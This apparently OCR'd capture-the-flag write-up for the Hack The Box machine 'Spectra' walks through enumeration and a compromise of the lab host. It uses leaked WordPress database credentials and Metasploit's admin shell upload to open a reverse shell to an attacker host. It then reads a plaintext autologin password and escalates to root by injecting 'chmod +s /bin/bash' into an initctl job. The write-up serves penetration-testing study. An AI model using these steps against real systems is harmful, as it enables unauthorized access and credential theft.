


spectra

```
┌──(root💀kali)-[/Documents/htb/boxes/spectra]
└─# nmap -sC -sV -p- 10.10.10.229
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 23:46 EDT
Nmap scan report for 10.10.10.229
Host is up (0.062s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http    nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
```




clicking on the links , a vhost exposed






gobuster reveals two directories /main and /testing

```
┌──(root💀kali)-[/Documents/htb/boxes/spectra]
└─# gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.10.229
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.229
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/07 23:47:05 Starting gobuster in directory enumeration mode
===============================================================
/main                 (Status: 301) [Size: 169] [--> http://10.10.10.229/main/]
/testing              (Status: 301) [Size: 169] [--> http://10.10.10.229/testing/]
Progress: 167573 / 220561 (75.98%)
```




While looking the config files, I got some creds






```php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

There’s a login page let’s try these creds there



Use the default username of wordpress “administrator”





Here we can upload plugin
I'm not going to do this manually, let me try a metasploit module

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.119.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD devteam01
PASSWORD => devteam01
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.10.10.229
rhosts => 10.10.10.229
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /main
targeturi => /main
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username administrator
username => administrator
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.14.10
lhost => 10.10.14.10
```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Authenticating with WordPress using administrator:devteam01 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /main/wp-content/plugins/LtDtxjezsJ/ZRvvVSaTxR.php ...
[*] Sending stage (39282 bytes) to 10.10.10.229
[+] Deleted ZRvvVSaTxR.php
[+] Deleted LtDtxjezsJ.php
[+] Deleted ../LtDtxjezsJ
[*] Meterpreter session 3 opened (10.10.14.10:4444 → 10.10.10.229:45602) at 2021-06-08 00:35:09 -0400

meterpreter > pwd

meterpreter > shell
Process 4668 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory


id
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
```

Got shell as nginx and upgraded shell

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
nginx@spectra /tmp $ cd /opt
cd /opt
nginx@spectra /opt $ ls
ls
VirtualBox           broadcom     eeti    neverware  tpm2
autologin.conf.orig  displaylink  google  tpm1
nginx@spectra /opt $ cat autologin.conf.orig
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
```

```
cd /etc/autologin
nginx@spectra /etc/autologin $ ls
ls
passwd
nginx@spectra /etc/autologin $ cat passwd
cat passwd
SummerHereWeCome!!
```

Got creds, now ssh

```
nginx@spectra /home $ ls
ls
chronos  katie  nginx  root  user
```

```
┌──(root💀kali)-[/Documents/htb/boxes/spectra]
└─# ssh katie@spectra.htb
The authenticity of host 'spectra.htb (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'spectra.htb,10.10.10.229' (RSA) to the list of known hosts.
Password:
katie@spectra ~ $ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
katie@spectra ~ $ ls
log  user.txt
katie@spectra ~ $ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
```

Usually **initctl** works with service configuration file located at **/etc/init** directory on linux servers. mmmmm. so What if we can inject malicious code into that services. Let's try
let me add my script to /etc/init/test.conf file

```
katie@spectra ~ $ sudo -u root /sbin/initctl list
crash-reporter-early-init stop/waiting
cups-clear-state stop/waiting
dbus_session stop/waiting
failsafe-delay stop/waiting
fwupdtool-activate stop/waiting
send-reclamation-metrics stop/waiting
smbproviderd stop/waiting
tpm_managerd start/running, process 790
udev start/running, process 239
test stop/waiting
```

```
katie@spectra ~ $ vi /etc/init/test.conf
```

```
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
script

chmod +s /bin/bash

end script
~
```

```
katie@spectra ~ $ vi /etc/init/test.conf
katie@spectra ~ $ sudo /sbin/initctl start test
test start/running, process 5039
katie@spectra ~ $ /bin/bash -p
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
bash-4.3# cat /root/root.txt
d44519713b889d5e1f9e536d0c6df2fc
bash-4.3#
```